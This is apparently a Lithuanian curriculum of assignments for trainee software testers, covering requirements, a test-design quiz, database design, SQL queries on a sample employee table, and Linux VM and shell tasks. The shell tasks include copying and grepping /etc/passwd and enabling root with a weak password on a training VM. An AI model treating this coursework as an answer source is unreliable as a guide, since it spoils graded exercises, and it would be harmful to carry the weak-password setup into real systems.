Pateiktam reikalavimui: a) nustatyti reikalavimo formatą; b) sudaryti testavimo atvejų sąrašą (detalių žingsnių kurti nereikia).

UŽDUOTIES TIKSLAS: Gebėti atskirti funkcinių reikalavimų formatus bei mokėti apibrėžti testavimo apimtis remiantis funkcinių reikalavimų dokumentais (nepriklausomai nuo formato).

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Reikalavimas #:** | R1 | **Reikalavimo tipas:** |  | **Įvykis/panaudojimo atvejis #:** | 1 |
|  |  |  |  |  |  |
| **Aprašymas:** | Sistema turi leisti registruotis bendrovės darbuotojui | | | | |
|  |  |  |  |  |  |
| **Pagrindimas:** | Darbuotojas gali suklysti įvedinėjant registravimosi duomenis, todėl reikalinga galimybė juos pakoreguoti. | | | | |
|  |  |  |  |  |  |
| **Šaltinis:** | Bendrovės darbuotojas. | | | | |
| **Tinkamumo kriterijus:** | Atidaromas pagrindinis sistemos langas su priregistravimo kortele. | | | | |
|  |  |  |  |  |  |
| **Priklausomybės:** | Nėra | | **Konfliktai:** | | Nėra |
| **Papildoma medžiaga:** |  | | | | |
| **Istorija:** | Užregistruotas 2008m. sausio 15d. | | | |  |

Panaudojimo atvejis Nr. 1

|  |  |
| --- | --- |
| Nr. | 1 |
| Pavadinimas: | Prisijungimas prie sistemos. |
| Vartotojas/aktorius: | Bendrovės darbuotojas |
| Aprašas: | Apima prisijungimo prie sistemos procesą. |
| Prieš sąlyga: | Vartotojas yra registruotas sistemoje ir turi priskirtą slaptažodį. |
| Sužadinimo sąlyga: | Slaptažodžio teisingas įvedimas. |
| Po sąlyga: | Atidaromas pagrindinis sistemos langas. |

*2* *užduotis.*  REIKALAVIMŲ PERŽIŪROS PROCESAS.

Žemiau pateiktą panaudojimo atvejį užrašykite Vartotojo istorijos (vartotojo pasakojimo) formate bei nustatykite reikalavimo paruošimo kriterijus (“Definition of Ready”) bei užtikrinkite aiškius priėmimo kriterijus (“Acceptance criteria”).

UŽDUOTIES TIKSLAS: Suprasti, kam reikalinga reikalavimų peržiūra, kada ji yra vykdoma, kokie yra peržiūros privalumai ir naudos komandai.

**Panaudojimo atvejis Nr. 2**

|  |  |
| --- | --- |
| Nr. | 2 |
| Pavadinimas: | Išeiti iš sistemos. |
| Vartotojas/aktorius: | Bendrovės darbuotojas. |
| Aprašas: | Apima atsijungimo nuo sistemos ir programos uždarymo procesą. |
| Prieš sąlyga: | Bet kuris darbo etapas sistemoje. |
| Sužadinimo sąlyga: | Pele sužadinamas mygtukas “Atsijungti”. |
| Po sąlyga: | Programa uždaryta. |

## Mokymosi rezultatas. Naudoti funkcinius, nefunkcinius ir techninius kompiuterinės programos reikalavimus.

*1* *užduotis.* FUNKCINIAI REIKALAVIMAI.

Patikrinti, ar veikianti žiniatinklio programa atitinka atitinka žemiau apibrėžtus funkcinius reikalavimus. Pateikti neatitikimų sąrašą, jei tokių yra.

UŽDUOTIES TIKSLAS: Išmokti naudoti funkcinius reikalavimus testuojant programinę įrangą. Išmokti nustatyti neatitikimus tarp reikalavimuose apibrėžtų ir realizuotų sistemos funkcijų.

Eiga: OpenCart sistemoje (teirautis nuorodos iš dėstytojo), atidarykite paieškos langą paspausdami ant paieškos mygtuko. Įvesdami įvairius paieškos kriterijus, įsitikinkite, kad Sistema veikia taip, kaip nurodo žemiau pateikti reikalavimai. Pateikite skirtumų sąrašą, jei tokių pastebėsite.

Opencart – Paieška (supaprastinti paieškos funkcionalumo reikalavimai).

- Jei į paieškos lauką įvedamas produkto tikslus pavadinimas ir spaudžiamas "Paieška" mygtukas, sistema pateikia sąrašą visų šio produkto atmainų, turimų pardavime.

- jei įvedamas raktažodis pagal produkto kategoriją ir spaudžiamas "Paieška" mygtukas, sistema pateikia atitinkamos kategorijos produktų sarašą ;

- Jei į paieškos laukelį nieko neįvedame ir spaudžiame "Paieška" mygtuką, sistema grąžina visų turimų prekių sąrašą.

- Jei į paieškos laukelį įvedame neegzistuojačio produkto pavadinimą ir spaudžiame "Paieška" mygtuką, sistema pateikia pranešimą, apie tokio produkto nebuvimą.

- Jei paieškos rezultatų yra daug, jie yra skirstomi į puslapius po 10 rezultatų kiekviename puslapyje.

- Paieškos rezultatai yra surūšiuoti abėcėlės tvarka.

*2* *užduotis.* NEFUNKCINIAI (TECHNINIAI, SAUGUMO) REIKALAVIMAI.

Atsakykite į žemiau pateiktus klausimus. Kiekvienas klausimas gali turėti vieną arba daugiau teisingų atsakymų.

UŽDUOTIES TIKSLAS: Gebėti skirti funkcinius sistemos reikalavimus nuo nefunkcinių. Suprasti ir gebėti paaiškinti nefunkcinių reikalavimų rūšis.

1. Kokie yra pagrindiniai skirtumai tarp funkcinių ir nefunkcinių sistemos reikalavimų?

|  |
| --- |
| Atsakymas: |

1. Pateikite bent penkis nefunkcinių reikalavimų testavimo tipus.

|  |
| --- |
| Atsakymas: |

1. Kodėl svarbu žiniatinklio programas testuoti su skirtingomis naršyklėmis?

|  |
| --- |
| Atsakymas: |

1. Pateikite bent tris pavyzdžius kaip naršyklių teikiamas “developer tools” įrankių rinkinys gali būti taikomas žiniatinklio programos testavimui.

|  |
| --- |
| Atsakymas: |

1. Žemiau pateiktus reikalavimus sugrupuokite į atitinkamas reikalavimų grupes:
   1. Sistema turi gebėti aptarnauti vidutiniškai 500 vartotojų vienu metu;
   2. Turi būti galimybė vartotojui pačiam susikurti/redaguoti/šalinti savo paskyrą;
   3. Vartotojas gali įkelti paskyros nuotrauką, kuri neviršija 3MB;
   4. Esant poreikiui, sistema turi pateikti vartotojui ataskaitą apie jo aktyvumą;
   5. Vartotojo duomenų pakeitimų saugojimas turi užtrukti ne ilgiau nei 0,15 sekundės;
   6. Sistema turi palaikyti vartotojo identifikavimą mobiliuoju parašu;
   7. Sistema turi būti pritaikyta neįgaliems;
   8. Vartotojas gali parsisiųti ataskaitą apie savo aktyvumą .csv formatu;
   9. Sistema turi palaikyti dvi kalbas (LT, EN);
   10. Sistemos sutrikimo atveju, turi būti galimybė atstatyti prarastus duomenis.

|  |  |
| --- | --- |
| Funkciniai reikalavimai: | Nefunkciniai reikalavimai: |

1. Ar reikalavimų peržiūrą priskirtumėte funkciniam ar nefunkciniam testavimui? Kodėl?

|  |
| --- |
| Atsakymas: |

1. Kas yra atsakingas už nefunkcinių reikalavimų atitikimą kuriant programą?
   1. Programuotojai
   2. Testuotojai
   3. Devops
   4. Inžinieriai tinkle
2. Kas yra lokalizacijos testavimas?
   1. Kai Sistema tikrinama ar tinkamai palaiko kelias kalbas
   2. Kai Sistema yra tikrinama ar teisingai verčiamas jos turinys į kitą kalbą dinamiškai
   3. Kai tikrinama, ar Sistema tinkamai prisitaiko prie regiono, laiko juostų pokyčių ir atitinkamai pritaiko specifinius jos komponentus bei verčia turinį
   4. Kai tikrinama, ar Sistema geba atpažinti šalį bei atitinkamai pritaikyti turinio vertimus
3. Kaip galime apibūdinti sistemos panaudojamumą?

|  |
| --- |
| Atsakymas: |

Panaudojamumas – tai naudotojo veiklos veiksmingumas, našumas ir jaučiamas pasitenkinimas, su kuriuo konkretus naudotojas gali pasiekti konkrečių tikslų konkrečiose aplinkose, šiuo atveju, naudodamasis mūsų sistema.

1. Kas yra suderinamumo testavimas? Pasirinkite geriausiai tinkantį apibūdinimą.
   1. Ar kuriama programa yra suderinama su duomenų baze, operacine Sistema, kita programine bei technine įranga
   2. Ar kuriama programa gali dirbi sinchronizuotai su keliomis duomenų bazėmis vienu metu
   3. Ar kuriama programa gali pilnavertiškai veikti tiek su Windows, tiek su Linux operacinėmis sistemomis
   4. Ar kuriama programa nelūžta po atnaujinimo

**Modulis „Nesudėtingų duomenų bazių projektavimas ir kūrimas (programinės įrangos testuotojo)“**

**1.** **Kompetencija. Projektuoti tipines reliacines ir nereliacines (NoSQL) duomenų bazes.**

* 1. **Mokymosi rezultatas. Pateikti reliacinės duomenų bazės schemą.**

*1 užduotis*. SUPROJEKTUOTI RELIACINĘ DUOMENŲ BAZĘ (ATVEJIS: LIETUVOS BANKAS).

Lietuvos bankas paprašo jūsų padaryti jiems DB. Jie nori, kad toje DB būtų sudėti duomenys apie visus Lietuvos žmones (jų asmens kodas, vardas, pavardė, telefono numeris), tam, kad jie galėtų išsiaiškinti, kokiuose bankuose jie turi sąskaitas ir koks jų pinigų balansas-likutis jose yra. Suprojektuokite tokią duomenų bazę, atitinkančią 3 normalinės formos reikalavimus. Projekte turi būti nurodyti pirminiai ir antriniai raktai, ryšiai tarp lentelių ir jų tipai. (P.S. ne mažiau 3 lentelės). Kontrolinis klausimas: kuriuose bankuose Petro balansas didesnis už 1000?

*2 užduotis*. SUPROJEKTUOTI RELIACINĘ DUOMENŲ BAZĘ (ATVEJIS: LEIDYBOS STEBĖJIMO SISTEMA).

„Poezijos būrelis“ – tai leidykla, leidžianti poeziją ir poezijos rinkinius. Reikalinga sistema, kurioje būtų galima registruoti poetus, eilėraščius, jų rinkinius ir pardavimą.

* Poetu gali būti visi norintieji, ne vien tik užfiksavę savo poeziją sistemoje arba jau sukūrė poezijos kūrinį.
* Poezijos kūrinius galima pateikti internetu, el. paštu arba popieriuje.
* Visi sistemoje užfiksuoti poezijos kūriniai parašyti poetų, kurių duomenys jau užfiksuoti sistemoje. Nepateikęs visos reikalaujamos informacijos, poetas negalės pateikti ir išsaugoti savo poezijos sistemoje.
* Leidinį gali sudaryti ir vienas eilėraštis, ir poezijos rinkinys, ir literatūros kritikos kūrinys.
* Leidiniai parduodami klientams, apie kuriuos sistemoje yra informacijos. Anonimiški pirkėjai neaptarnaujami.
* Vieno pardavimo metu galima parduoti ir vieną leidinį, ir kelis. Tačiau jei parduodama keliems klientams, leidykla tai traktuoja kaip pardavimą kelis kartus. Kiekvienas klientas aptarnaujamas atskirai.
* Parduodami ne visi leidiniai. Sunkiau parduoti, pavyzdžiui, kokius nors ypatingus leidimus. O kai kurių leidinių nepavyksta parduoti nei egzemplioriaus.

Suprojektuokite tokią duomenų bazę, atitinkančią 3 normalinės formos reikalavimus. Projekte turi būti nurodyti pirminiai ir antriniai raktai, ryšiai tarp lentelių ir jų tipai. (P.S. ne mažiau 7 lentelės, įmanoma ir su 6). Ne visa informacija yra skirta projektavimo aspektams. Kontrolinis klausimas: kuris autorius populiariausias?

* 1. **Mokymosi rezultatas. Pateikti nereliacinės (NoSQL) duomenų bazės schemą.**

Nereliacinių (NoSQL) duomenų bazių užduotims atlikti rekomenduojamos duomenų bazės: Redis, Cassandra, MongoDB ir Neo4J. Galimi sprendimai pateikiami naudojant būtent šias duomenų bazes.

**Scenarijus**

Sumodeliuokite duomenų bazę parduotuvei. Parduotuvės duomenų bazėje saugomos pačios parduotuvės ir jų prekės.

Parduotuvės. Kiekviena parduotuvė identifikuojama jos kodu (pavyzdžiui „V1“, „K2“ar pan.). Kiekvienai parduotuvei saugoma jos plotas kvadratiniais metrais, adresas.

Prekės. Kiekvienoje parduotuvėje saugomas joje esančių prekių sąrašas. Kiekviena prekė turi unikalų skaitinį kodą (pavyzdžiui „11559245“). Kiekvienai prekei saugomas jos pavadinimas, vieneto svoris, vieneto kaina, kiekis.

*1 užduotis*. PATEIKITE *KEY-VALUE* DUOMENŲ BAZĖS MODELĮ PARDUOTUVEI.

Įvertinkite, kaip saugoti sudėtinius raktus, kaip saugoti reikšmes, ryšius tarp prekių ir parduotuvės.

Operacijos su duomenų baze:

* Gauti parduotuvės informaciją
* Gauti konkretaus tipo prekės, konkrečioje parduotuvėje informaciją
* Bonus: gauti visas prekes esančias parduotuvėje

*2 užduotis*. PATEIKITE *COLUMN FAMILY* DUOMENŲ MODELĮ PARDUOTUVĖS SCENARIJUI.

Duomenų bazėje turi būti galimybė vykdyti šias užklausas:

1. Išrinkti parduotuvės informaciją pagal jos kodą.
2. Išrinkti visas prekes, esančias pasirinktoje parduotuvėje.
3. Sužinoti, kiek vienetų prekių su pasirinktu kodu yra parduotuvėje.

*3 užduotis.* PARDUOTUVĖJE ATSIRADO NAUJAS REIKALAVIMAS – PAGAL PREKĖS KODĄ GAUTI PARDUOTUVIŲ, KURIOSE YRA ŠI PREKĖ, SĄRAŠĄ SU PREKĖS VIENETŲ SKAIČIUMI.

Kaip pakeisti duomenų bazės schemą ir darbo su ja užklausas šiam reikalavimui įgyvendinti?

*4 užduotis*. SUMODELIUOKITE PARDUOTUVĖS SCENARIJŲ DOKUMENTŲ DUOMENŲ BAZĖJE.

*5 užduotis*. PARAŠYKITE ŠIAS UŽKLAUSAS.

1. Išrinkite parduotuvę pagal jos kodą.
2. Išrinkite visas prekes, esančias pasirinktoje parduotuvėje.
3. Išrinkite visas parduotuves, kuriose yra prekė pasirinktu kodu.
4. Gaukite kiekvienoje parduotuvėje esančių prekių bendrą kiekį.

*6 užduotis*. SUMODELIUOKITE PARDUOTUVĖS SCENARIJŲ GRAFŲ DUOMENŲ BAZĖJE.

*7 užduotis*. PARAŠYKITE ŠIAS UŽKLAUSAS.

1. Išrinkite parduotuvę pagal jos kodą.
2. Išrinkite visas prekes, esančias pasirinktoje parduotuvėje.
3. Išrinkite visas parduotuves, kuriose yra prekė pasirinktu kodu.
4. Išrinkite kiekvienoje parduotuvėje esančių prekių bendrą vienetų kiekį.

*8 užduotis*. ATSIRADO PAPILDOMAS REIKALAVIMAS SUSIETI PREKES SU GAMINTOJO INFORMACIJA.

Kiekvienas gamintojas identifikuojamas pagal įmonės pavadinimą, kartu saugoma gamintojo valstybė. Prekės, gaminamos parduotuvėje, nėra susiejamos su gamintoju.

Papildykite duomenų bazės modelį ir parašykite šias užklausas:

1. Išrinkite visas parduotuves, kuriose yra Vokietijos gamintojų prekės
2. Išrinkite visas parduotuves, kuriose yra brangesnių nei 1 euras nurodyto gamintojo prekių.

**2. Kompetencija. Programiškai įgyvendinti ir administruoti duomenų bazes.**

**2.1. Mokymosi rezultatas. Diegti ir valdyti duomenų bazių valdymo sistemą.**

*1 užduotis*. PRISIJUNKITE PRIE DUOMENŲ BAZIŲ VALDYMO SISTEMOS NAUDODAMI TELNET.

*2 užduotis*. PAKARTOKITE TUOS PAČIUS VEIKSMUS NAUDODAMI PHPMYADMIN.

**2.2. Mokymosi rezultatas. Naudoti SQL kalbą duomenų bazės užpildymui ir informacijos išrinkimui.**

*1 užduotis*. PANAUDOKITE TINKAMAS PAGRINDINES SQL KOMANDAS.

Duota: darbuotojai.sql

DROP TABLE IF EXISTS `DARBUOTOJAI`;

CREATE TABLE `DARBUOTOJAI` (

`ASMENSKODAS` bigint(20) DEFAULT NULL,

`VARDAS` varchar(20) DEFAULT NULL,

`PAVARDE` varchar(30) DEFAULT NULL,

`DIRBANUO` date DEFAULT NULL,

`GIMIMOMETAI` date DEFAULT NULL,

`PAREIGOS` varchar(30) DEFAULT NULL,

`SKYRIAUSPAVADINIMAS` varchar(30) DEFAULT NULL,

`PROJEKTONUMERIS` int(11) DEFAULT NULL

);

INSERT INTO `DARBUOTOJAI` VALUES (32541036850,'Mantas','Bananas','2010-08-01','1999-04-21','Programuotojas','Amzinai atostogose',2),(35206891026,'Justas','Zmogauskas','2008-02-04','1990-08-22','Programuotojas','Daug dirbantys',2),(35261458702,'Petrius','Kanusauskas','1996-04-18','1976-10-11','Programuotojas','Mazai dirbantieji',1),(36510284592,'Antanas','Smeliauskas','2006-05-04','1986-10-14','Testuotojas','Mazai dirbantys',1),(38962504820,'Zilvinas','Morkinis','2012-11-20','1988-06-15','Programuotojas','Mazai dirbantys',3),(39520146780,'Jonas','Jonauskas','1985-05-25','1960-05-04','Testuotojas','Daug dirbantieji',3),(42056548920,'Toma','Antanaitiene','2004-09-11','1979-05-11','Testuotoja','Daug dirbantys',2),(44205967260,'Juste','Karnisoviene','1988-09-06','1950-07-30','Projektu vadove','Vadovybe',1),(45289645130,'Zinaida','Zidane','1999-04-18','1980-04-01','Programuotoja','Amzinai atostogose',2),(49853148205,'Toma','Zidane','2010-10-06','1990-07-14','Projektu vadove','Vadovybe',2);

*2 užduotis.* ATLIKITE UŽKLAUSAS H2 APLINKOJE IMPORTUOTOJE DB (NAUDOJAMOS PRIEMONĖS/APLINKOS - H2 APLINKA).

1. Išrinkite visus duomenis iš lentelės „DARBUOTOJAI“.
2. Išrinkite visus duomenis iš stulpelio „ASMENS KODAS“ lentelėje „DARBUOTOJAI“.
3. Išrinkite visus duomenis iš stulpelių „VARDAS“, „PAVARDĖ“, „PAREIGOS“lentelėje „DARBUOTOJAI“.
4. Išrinkite skirtingas reikšmes iš stulpelio „SKYRIAUSPAVADINIMAS“ lentelėje „DARBUOTOJAI“.
5. Išrinkite visus duomenis apie darbuotojus, kurie dirba „Daug dirbantys“ skyriuje.
6. Išrinkite duomenis, kokias pareigas užima Toma.
7. Išrinkite visus duomenis apie darbuotojus, kurių gimimo data - 1960-05-04.
8. Išrinkite darbuotojų vardus, kurių pavardės yra Morkinis.
9. Išrinkite duomenis (vardą ir pavardę) apie programuotojus iš „Daug dirbantys“ skyriaus.
10. Įterpkite į lentelę „DARBUOTOJAI“naują darbuotoją, užpildydami visus reikiamus laukus (asmens kodą, vardą, pavardę, nuo kada pradėjo dirbti, gimimo metus, pareigas, skyriaus pavadinimą ir projekto numerį).
11. Įterpkite į lentelę „DARBUOTOJAI“naują darbuotoją, užpildydami tik laukus: asmens kodą, vardą, pavardę, nuo kada pradėjo dirbti, gimimo metus. Pareigas, skyriaus pavadinimą ir projekto numerį palikite neužpildytus.
12. Užpildykite likusius tuščius laukus „DARBUOTOJAI“ lentelėje, jūsų prieš tai įterptame įraše. Priskirkite darbuotojui pareigas, skyrių ir projektą.
13. Ištrinkite lentelės „DARBUOTOJAI“įrašą, kurio asmens kodas yra toks, kurį jūs sukūrėte.
14. Įterpkite du darbuotojus pavarde Antanaitis, kurių pareigos būtų „Programuotojas“
15. Pakeiskite abiejų Antanaičių pareigas į „Testuotojas“ vienu sakiniu.
16. Suskaičiuokite, kiek įmonėje dirba Testuotojų.
    1. **Mokymosi rezultatas. Kurti duomenis duomenų bazėje valdančią programinę įrangą.**

*1 užduotis*. PANAUDOKITE TINKAMAS SĄLYGŲ IR GRUPAVIMO SQL KOMANDAS.

Duota:

darbuotojai.sql

DROP TABLE IF EXISTS `DARBUOTOJAI`;

CREATE TABLE `DARBUOTOJAI` (

`ASMENSKODAS` bigint(20) DEFAULT NULL,

`VARDAS` varchar(20) DEFAULT NULL,

`PAVARDE` varchar(30) DEFAULT NULL,

`DIRBANUO` date DEFAULT NULL,

`GIMIMOMETAI` date DEFAULT NULL,

`PAREIGOS` varchar(30) DEFAULT NULL,

`SKYRIAUSPAVADINIMAS` varchar(30) DEFAULT NULL,

`PROJEKTONUMERIS` int(11) DEFAULT NULL

);

INSERT INTO `DARBUOTOJAI` VALUES (32541036850,'Mantas','Bananas','2010-08-01','1999-04-21','Programuotojas','Amzinai atostogose',2),(35206891026,'Justas','Zmogauskas','2008-02-04','1990-08-22','Programuotojas','Daug dirbantys',2),(35261458702,'Petrius','Kanusauskas','1996-04-18','1976-10-11','Programuotojas','Mazai dirbantieji',1),(36510284592,'Antanas','Smeliauskas','2006-05-04','1986-10-14','Testuotojas','Mazai dirbantys',1),(38962504820,'Zilvinas','Morkinis','2012-11-20','1988-06-15','Programuotojas','Mazai dirbantys',3),(39520146780,'Jonas','Jonauskas','1985-05-25','1960-05-04','Testuotojas','Daug dirbantieji',3),(42056548920,'Toma','Antanaitiene','2004-09-11','1979-05-11','Testuotoja','Daug dirbantys',2),(44205967260,'Juste','Karnisoviene','1988-09-06','1950-07-30','Projektu vadove','Vadovybe',1),(45289645130,'Zinaida','Zidane','1999-04-18','1980-04-01','Programuotoja','Amzinai atostogose',2),(49853148205,'Toma','Zidane','2010-10-06','1990-07-14','Projektu vadove','Vadovybe',2);

Atlikite užklausas H2 aplinkoje importuotoje DB (Naudojamos priemonės/aplinkos - H2 aplinka):

1. Išrinkite duomenis apie darbuotoją (asmens kodą, vardą ir pavardę) iš lentelės DARBUOTOJAI, kurie būtų gimę 1988m. birželio 15d.
2. Išrinkite visus duomenis apie darbuotojus iš lentelės DARBUOTOJAI, kurie yra gimę iki 1988m. liepos 29d.
3. Išrinkite duomenis apie darbuotojus (dirba nuo kada ir gimimo metus) iš lentelės DARBUOTOJAI, kurie būtų įsidarbinę nuo 2000m. spalio 30d. iki 2012m. lapkričio 11d.
4. Išrinkite duomenis apie darbuotojus (vardą, skyrių ir projekto numerį) iš lentelės DARBUOTOJAI kurie dirba 2 ir 3 projektuose. (Panaudoti IN operatorių).
5. Išrinkite duomenis (vardą, pavardę ir asmens kodą) apie visas moteris iš lentelės DARBUOTOJAI (panaudojant operatorių LIKE).
6. Išrinkite visus duomenis apie visus darbuotojus iš lentelės DARBUOTOJAI, kurie yra gimę 12 dieną (panaudojant operatorių LIKE).
7. Išrinkite visus duomenis iš lentelės DARBUOTOJAI, kad skyriaus pavadinime 3 raidė būtų ‘u’.
8. Išrinkite visus darbuotojus iš lentelės DARBUOTOJAI, kuriems nepaskirtos jokios pareigos.
9. Išrinkite duomenis apie darbuotoją (vardą, pavardę, nuo kada dirba ir pareigas) kad tenkintų sąlygas: (dirba nuo 2010-08-01 ir jų pareigos yra Programuotojas).
10. Išrinkite duomenis apie darbuotojus (vardą, pavardę, skyriaus pavadinimą ir projekto numerį) iš lentelės DARBUOTOJAI su sąlyga, kad jie būtų iš Mažai dirbantys skyriaus arba 1 projekto.
11. Išrinkite visus darbuotojų vardus, išskyrus tuos, kurių vardai prasideda raide ‚J’ .
12. Išrinkite duomenis (vardą, dirba nuo kada ir gimimo metus) iš lentelės „DARBUOTOJAI” apie visus darbuotojus, tik ne tuos, kurie įsidarbino nuo 2009 m. spalio 30 d. iki 2012 m. lapkričio 11d.
13. Išrinkite duomenis apie darbuotojus (vardą, pavardę ir gimimo metus) iš lentelės DARBUOTOJAI ir išrikiuokite visus duomenis nuo seniausio žmogaus iki jauniausio.
14. Išrinkite duomenis apie darbuotojus (vardą, pavardę ir gimimo metus) iš lentelės DARBUOTOJAI ir išrikiuokite visus duomenis nuo jauniausio žmogaus iki seniausio.
15. Išrinkite iš lentelės DARBUOTOJAI projekto numerį, kuris būtų minimalus skaičius ir maksimalus skaičius.
16. Išrinkite duomenis apie projektą ir kiek tame projekte yra priskirta žmonių iš lentelės DARBUOTOJAI (projekto numeris ir skaičius kiek dalyvauja žmonių).
17. Išrinkite duomens (projekto numeris, pareigos, skaičius) iš lentėlės DARBUOTOJAI kiek dirba programuotojų kiekvienam projekte?
18. #17 punkto užklausą pataisykite taip, kad rodytų tik tuos projektus, kur dirba bent 3 darbuotojai.

**Modulis „Programavimo aplinkos ir kūrimo proceso valdymas (programinės įrangos testuotojo)“**

**1.** **Kompetencija. Naudoti tarnybinių stočių operacines sistemas.**

* 1. **Mokymosi rezultatas. Administruoti skaitmenines bylas bei tarnybinės stoties vartotojus naudojant tos tarnybinės stoties operacinę sistemą.**

*1 užduotis.* DEBESŲ KOMPIUTERIJA.

UŽDUOTIES SĄLYGA: surasti informaciją apie debesų kompiuteriją, atsakyti kas yra VDS serveris. Patikrinti, kaip serverių resursai įtakoja serverio kainą.

Naudojamos priemonės (aplinkos): interneto naršyklė (Firefox, Opera ir pan.).

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato: naudojant https://www.google.lt informacijos paieškos įrankį ieškoma tikslinė informacija, raktiniai žodžiai: debesų kompiuterija, VDS serveris.

*2 užduotis.* SERVERIO IŠTEKLIAI.

UŽDUOTIES SĄLYGA: naudojant https://www.google.lt informacijos paieškos įrankį surasti informaciją apie WordPress turinio valdymo sistemos reikalavimus serveriui, parinkti serverį, kuris galės talpinti WordPress turinio valdymo sistemą.

Naudojamos priemonės (aplinkos): interneto naršyklė (Firefox, Opera ir pan.).

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato: naudojant https://www.google.lt informacijos paieškos įrankį ieškoma tikslinė informacija, raktiniai žodžiai: WordPress requirements.

*3 užduotis.* LINUX OS PARINKIMAS.

UŽDUOTIES SĄLYGA: naudojant https://distrochooser.de/en parinkti sau tinkamą Linux OS.

Naudojamos priemonės (aplinkos): interneto naršyklė (Firefox, Opera ir pan.).

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato: tinklapyje https://distrochooser.de/en atlikti testą ir nustatyti kokia Linux OS Jums tinka geriausiai.

*4 užduotis.* XUBUNTU OS DIEGIMAS VIRTUALIOJE APLINKOJE.

UŽDUOTIES SĄLYGA: naudojant VirtualBox įrankį ir Xubuntu OS iso atvaizdą virtualizuoti Linux OS.

Naudojamos priemonės (aplinkos): Windows 7, VirtualBox.

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato:

Darbas vykdomas Windows OS aplinkoje. Konfigūruojame VirtualBox įrankį pagal pateiktus parametrus:

1. Virtualios mašinos pavadinimas: VardasPavarde

2 .Virtualios mašinos tipas: Linux

3. Virtualios mašinos versija: Ubuntu (64 bit)

4. Virtualios mašinos RAM dydis: 2GB

5. Virtualios mašinos HDD dydis: 10GB

6. Virtualios mašinos tinklo konfigūracija: Bridged Adapter

Diegiame GNU/Linux OS (Xubuntu) su pateiktais parametrais:

1. Vartotojo vardas: VardasPavarde

2. Vartotojo slaptažodis: studentas

3. Serverio vardas studentas

Konfigūruojame GNU/Linux OS (Xubuntu) su pateiktais reikalavimais:

1. Virtualioje sistemoje turi būti įdiegtas VirtualBox Guest Additions

2. Virtualioje OS turi būti aktyvuota administratoriaus paskyra (root).

*5 užduotis.* XUBUNTU OS KONFIGŪRAVIMAS.

UŽDUOTIES SĄLYGA: naudojant Xubuntu grafinius konfigūracijos įrankius sukonfigūruoti klaviatūros išdėstymą ir Xubuntu grafinės aplinkos išvaizdą.

Naudojamos priemonės (aplinkos): Xubuntu OS.

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato: naudojant Xubuntu Settings Manager konfigūruojame Keyboard ir Apperance.

* 1. **Mokymosi rezultatas. Valdyti tarnybinę stotį naudojant jos komandinės eilutės sąsają ir jos pagrindines komandas.**

*1 užduotis.* DARBAS LINUX OS KOMANDŲ EILUTĖJE.

UŽDUOTIES SĄLYGA: naudojant komandų eilutę atlikti failų ir katalogų kūrimo, kopijavimo, perkėlimo, pašalinimo veiksmus.

Naudojamos priemonės (aplinkos): Linux OS komandų eilutė.

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato:

1. Savo namų kataloge sukurkite katalogą Bandymas.

2. Kataloge Bandymas sukurkite failus: f1.txt, f2.txt, f3.txt, f4.txt, ff1.txt, ff2.txt, ff3.txt, ff4.txt.

3. Pažiūrėkite katalogo Bandymas turinį.

4. Savo namų kataloge sukurkite katalogą Tikslas.

5. Nukopijuokite katalogo Bandymas failus f1.txt, f3.txt, ff2.txt, ff4.txt į katalogą Tikslas.

6. Pažiūrėkite katalogo Tikslas turinį.

7. Katalogo Tikslas failų vardus pakeiskite iš f\*.txt į file\*.txt.

8. Perkėlkite pervadintus failus į katalogą Bandymas.

9. Nukopijuokite failą passwd iš katalogo /etc į katalogą Bandymas.

10. Išveskite failo passwd turinį į ekraną.

11. Suraskite faile passwd žodį root. Rezultatą išveskite į ekraną.

12. Suskaičiuokite kiek yra simbolių faile passwd.

13. Išveskite į ekraną failo passwd 5 pirmas ir paskutines failo eilutes.

14. Kataloge Tikslas sukurkite failo passwd simbolinę nuorodą.

15. Pažiūrėkite katalogo Tikslas turinį.

16. Kataloge Bandymas ištrinkite failą passwd.

17. Pažiūrėkite katalogo Tikslas turinį.

18. Ištrinkite katalogą Bandymas su visu turiniu.

*2 užduotis.* SUKURTI BASH SCENARIJŲ.

UŽDUOTIES SĄLYGA: naudojant nano tekstinį redaktorių ir komandų eilutę parašyti paprastą scenarijų.

Naudojamos priemonės (aplinkos): Linux OS komandų eilutė, nano tekstinis redaktorius.

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato: sukurkite bash scenarijaus failą pavadinimu pavarde.sh. Parašykite scenarijų, kuris išveda į komandų eilutę Jūsų vardą, po to suskaičiuoja kiek Jūsų vardas turi simbolių. Papildomai scenarijus turi sukurti katalogą, kurio vardas bus Jūsų pavardė ir nukopijuoti į šį katalogą failą passwd iš katalogo /etc.

* 1. **Mokymosi rezultatas. Valdyti programinius paketus.**

*1 užduotis*. LINUX OS PAKETŲ ADMINISTRAVIMAS.

UŽDUOTIES SĄLYGA: naudojant komandų eilutę arba grafinius įrankius atnaujinti Linux OS ir įdiegti naujus programinius paketus.

Naudojamos priemonės (aplinkos): komandų eilutė, aptitude, Ubuntu software center.

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato:

1. Su apt-cache įrankiu suraskite programinį paketą xcowsay.

2. Su apt-get įrankių įdiekite paketą į sistemą.

3. Naudojant APT įrankį (GUI arba komandinės eilutės) įdiekite programą figlet.

4. Išbandykite programų veikimą.

5. Nueikite į https://launchpad.net ir suraskite „Oracle Java (JDK) 7 / 8 / 9 Installer PPA“

6. Pridėkite prie sistemos PPA: webupd8team/java

7. Įdiekite į sistemą programinius paketus: eclipse, oracle-java8-installer.

* 1. **Mokymosi rezultatas. Naudoti *Web* serverio programinę įrangą HTTP bylų viešinimui.**

*1 užduotis.* WEB SERVERIO DIEGIMAS IR KONFIGŪRAVIMAS.

UŽDUOTIES SĄLYGA: naudojant komandų eilutę įdiegti ir sukonfigūruoti WEB serverį.

Naudojamos priemonės (aplinkos): komandų eilutė.

Veiksmų eiga (žingsniai), kaip bus siekiama rezultato:

1. Paruoškie WEB serverį darbui:
   1. Įdiekite WEB serverį Apache.
   2. Paleiskite WEB serverį Apache.
   3. Patikrinkite jo veikimą.
   4. Jei reikia, WEB serverį sukonfigūruokite.
2. Sukonfigūruokite WEB serverį taip, kad jis galėtų talpinti 2 svetaines:

